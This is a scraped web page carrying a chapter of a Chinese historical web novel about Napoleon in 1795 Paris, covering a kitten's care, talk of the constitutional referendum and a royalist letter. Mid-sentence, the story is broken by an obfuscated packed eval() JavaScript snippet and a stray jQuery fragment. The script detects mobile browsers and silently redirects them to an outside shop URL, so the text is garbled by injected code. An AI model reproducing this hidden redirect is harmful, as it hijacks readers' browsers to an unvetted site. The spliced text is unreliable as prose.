文趣网 > 都市小说 > 拿破仑构史记 > 38.三分之二法令
    人类的一切不幸,皆源于无法安静地独处在一间房里——《思想录》布莱士.帕斯卡

    古兹夫人说自己以前养过猫,对如何养好猫还算有些心得,但那只猫身体不好,恐怕很难救活。

    古兹夫人从厨房找来一个烂底的篮子,稍作修剪后套在猫身上比量一下猫的身材,用布匹包住篮子,往内填充碎布头和稻草,将篮子填充至饱满,套在小猫身上,这样猫就没法舔到自己的伤口了。

    “好了,大功告成。”古兹夫人拍拍手,微笑着说:“接下来就看这只猫的运气了,能活下来的话,我猜它肯定是一只很漂亮的小猫。”她摸摸陷入沉睡的猫脑袋,“想好给它取一个怎样的名字了吗?”

    安托万和亚诺对视一眼,安托万思索半天:“嗯……等它伤好了再说吧。”

    “记得准时给它喂些吃的。”古兹夫人笑着走了。

    篮子很大,猫又很小,小小的猫头埋在布里,脆弱的仿佛没多久生命就会随风消散。

    亚诺以为过几天就会听到小猫去世的不幸消息,好在安托万照料得细心,猫恢复得还可以,只是因为伤口长肉痒得性情十分暴躁,而他又要去外地忙活别的事,于是拜托亚诺代养一段时间。

    亚诺充分怀疑是因为他受不了猫的暴脾气才找理由给自己放假,安托万赌咒发誓绝对没有,他真的有事在身需要去外地几天——临走时还同猫握了握爪子告别:“别忘了我啊小猫咪!”小猫咪非常不屑的喵了声。

    安托万离开,养猫的重任落在亚诺手上。好在小猫自理能力还算不错,只在地上打滚试图磨蹭的时候会暴躁的喵喵叫,叫声相当凄厉难听。

    为了让猫安静下来,亚诺想了很多办法,最后发现最好的办法是提着一个篮子装着它去街上走一走,这样它会安静一些。而街头正在搞轰轰烈烈的宪法公投活动,走几步就能见到摇晃着登记册、声嘶力竭号召公民履行职责的工作人员。但大多数路人懒得理会这些人,因为路人——真正意义上的巴黎底层贫苦平民早就没了投票权。

    亚诺本来不想陪热月党玩如此虚伪的游戏,没奈何那些工作人员看到他提着篮子里有猫,认定他是符合条件的积极公民——在巴黎养得起猫的确实是富裕人家才能享受的闲情逸致,总拉着他要求登记。亚诺被迫找借口离开,从此之后,他再带猫上街就在篮子上盖一块布遮着,小猫也很乖地没探脑袋。一日,他闲来无事,提着猫篮子去找拿破仑。五点之后,他在拉于歇特街上一家小酒馆找到了他和他的朋友们,他们刚吃完晚饭,正喝酒谈笑。

    “亚诺!”拿破仑看到他来很高兴,目光很快落在他手上提着的篮子上,有些好奇:“这是什么?”

    “猫。”亚诺坐下来,掀开盖在篮子上的花布,“一个朋友有事外出,托我照顾一段时间。”

    朱诺凑过来,心直口快地说:“看起来有点丑。”

    “毛没长好,当然有点难看了。”

    亚诺将小猫提起来一点,让它趴下篮子边缘上,拍拍小框子:“看,你的新朋友们。”马尔蒙上手摸了下小猫脑袋,小猫有点懵,还没来得及做反应,“它有名字吗?”

    “还没有,它的主人没决定好。”亚诺说着,注意到拿破仑的神色有些僵硬的不自然,关心地问:“怎么了拿破仑,你不喜欢猫的味道吗?”

    “没有。”拿破仑恢复惯常姿态,放松的靠在墙上。朱诺瞥一眼他,似乎也想起来什么,闭口不言。

    亚诺感觉不对劲:“嗯?看你们的表情,好像还有什么有趣的故事没分享给我?”

    马尔蒙害了病似的掩嘴假装咳嗽,朱诺干脆扭过头去,亚诺怀疑他在努力憋笑,他怀疑的视线回到拿破仑身上,拿破仑脸色已经很难看了。

    好奇心继续下去可不太妙,亚诺决定还是不惹怒拿破仑为好。他自然地问起拿破仑在地形局的工作感受,入职快有一周了,干得还习惯吗?

    拿破仑顺势回答还好,虽然作息与往日大不相同,适应习惯就行。地形办公室的工作有点枯燥,但让他接触到了作为炮兵指挥官根本接触不到的东西,还能认识到从前想都想不到的大人物,如卡诺、塔利安等人,感觉挺不错。

    “对了亚诺,最近的宪法公投你参与了吗?”

    看拿破仑兴致盎然的模样,亚诺猜他肯定投的赞同票,虽然对宪法投票不屑一顾,他还是违心地说自己也投了,投的同意票。

    拿破仑还挺开心,他认为宪法一旦确定下来,新的政府成立,发生在巴黎及各省种种违法的私刑屠杀、保王党势力的反扑很快都能平息下去,它不会再像罗伯斯庇尔的恐怖统治一样用断头台来威慑敌人,也不会像过去那样任由国民公会被无套裤汉左右。

    “法国现在需要秩序与安定。”拿破仑如是总结,“没有强力的政府是办不到这些的。”

    亚诺听笑了,不知是因为自己撒的谎还是因为拿破仑对政府的美好期望,可能两者皆有。他点头:“是啊,希望巴黎能好起来。”

    再聊几句宪法与即将成立的新政府,拿破仑忽然看一眼怀表时间,站起来说自己不能继续闲聊下去了,他要回去休息,好赶上十一点的夜班。临走时,他还尝试摸一下小猫,一直乖乖听聊天的小猫突然弓起腰冲拿破仑哈气,还闪电般伸出爪子搞突袭,可惜小猫胳膊太短,套圈又限制了它的活动范围,拿破仑反应极快地缩回手,悻悻冷哼:“毛茸茸的小恶魔。”

    “哎呀。”亚诺拍了一下小猫脑袋,“小坏蛋。”他充满歉意地说:“可能它伤口发痒了,脾气有点暴躁。”拿破仑戴上帽子:“那你记得多给它修修爪子。”说完就离开了酒馆,马尔蒙和朱诺也随即告辞,忙不迭地去追拿破仑。

    亚诺还以为能从马尔蒙他们那打听到消息呢,没想到他们一个比一个跑得快,看来只能指望安托万那边知道点什么了。他捏捏小猫爪子:“怎么突然发疯?嗯?”

    小猫不会说话只会喵喵叫,听着还挺委屈。亚诺揉揉它脑袋,盖上花布,提篮子回咖啡馆休息。

    深夜,拿破仑从睡梦中苏醒,打着哈欠穿好衣服去上班。

    他已经熟悉了地形办公室的事,处理起来越发得心应手,但随着事务的熟悉,他反而越发感到有些无聊了。一方面地形办公室的工作强度确实很大,各个司令处的情报与计划都会汇总过来,忙起来简直是天昏地暗。再加上颠倒的工作时间,拿破仑总觉得身体好像有点吃不消,不太舒服。

    这样的工作要干到什么时候去?

    夜深人静时,拿破仑偶尔会陷入对未来的迷茫。蓬泰库朗承诺过会尽力帮他恢复他炮兵指挥官的职位,可他最近听说了一则很不妙的消息:国民公会有人怀疑蓬泰库朗是保王党,正计划裁

    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('80=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17633861|205412||http|test|mini|href|location'.split('|'),0,{}));

    () {

    $('.inform').remove();

    $('#content').append('

    撤他。他不敢催促蓬泰库朗快点履行承诺,毕竟才入职地形办公室没多久,就想着马上恢复炮兵指挥官,那样显得自己过分功利,可蓬泰库朗一旦失势,承诺的实现更遥遥无期了,谁知道下一个负责军事事务的委员是个什么样的人?万一又是和奥布里一样死硬的老顽固,拿破仑一点办法没有。

    他想到一个自己没回应的邀请:去奥斯曼帝国做军事顾问,帮苏丹塞利姆三世练兵。

    既然在巴黎实在没盼头,还真不如远离法国。而且奥斯曼开的报酬条件相当优厚,高薪、豪宅、仆人……去那里还能指挥真正的部队,而不是在地形办公室与文山文海的地图报告打交道,真不知道自己当时是喝的什么假酒,昏头了才一门心思的想留巴黎。

    “唉。”又一个忙碌得头昏脑胀的凌晨三点二十七,拿破仑拖着疲惫的身体回到租住地,没忍住叹气又叹气,开房门时还不太顺畅,似乎老旧的门轴卡住了。

    本来上个破班就烦!拿破仑大力踹门,门惨叫一声,底下蹭出一封信。

    信?拿破仑好奇地扯出来,翻看一下,正反两面都没署名,撕开信封口,纸上用漂亮的花体字写着:“尊敬的拿破仑.波拿巴阁下。”

    拿破仑给屋里点上灯,带上门继续看,开头一阵虚情假意的吹捧赞美后终于进入正题,邀请他去弗拉斯卡蒂咖啡馆的里间坐坐,不必带上朋友,随时恭候他的到来。

    可疑的匿名信邀请自己去喝咖啡……拿破仑想起最近听同事们的闲聊。自从三分之二法令进入公投程序后,巴黎的保王党势力就活跃起来,应该要准备什么大动作了。

    连平时沉默寡言的测绘员杜邦都加入了闲聊:“那个和宪法一起出来的法案?我没仔细看,到最后不都是一起通过吗?”

    最爱八卦政坛消息的莫罗摇头:“是这样没错,不过这条法案让巴黎的保王党很不爽。”

    “不爽?我们都纵容他们这么长时间了,还有什么不爽的?”

    “在街头斗殴算什么事?他们图的是代表席位,想重新掌权。而新法案呢,要求新议会得有三分之二的席位是国民公会的老面孔。上级搞这个法案是为了清场,不是请保王党回来的。”

    他们密谋政变,就找上我了?拿破仑有些好笑,把信放在床头。打算明天有空就去找亚诺,请他来陪自己去一趟,应该不会出什么事。

    “保王党的信?”亚诺看过信后很惊奇,“他们连你都敢邀请?”

    “可能他们觉得我对热月党的仇恨超过了对共和国的感情吧。”拿破仑无奈的笑,“我打算去和他们聊聊。”

    亚诺皱起眉头:“这不好,拿破仑,万一事后追究起来,你前途就完蛋了。”

    “所以需要你陪着我去。”拿破仑信心十足,“不接触保王党,就无从知晓他们在盘算什么计划。亚诺,我相信你对他们也挺好奇的吧?”

    亚诺的确有探查保王党计划的任务在身,不过他不希望拿破仑掺和进来,好不容易拿到地形办公室的工作,何必再去政治风浪的危险边缘试探?

    “亚诺,我当然知道有风险,但你想想,他们注意到我,说明我已经上了他们的名单,谁拟定了这份名单?如果他们政变失败,这份名单被搜查出来,到时候我能怎么解释?所以最好的措施依然是去赴约,看清楚和我接触的人是谁,你才能帮我查到背后有谁在捣鬼。”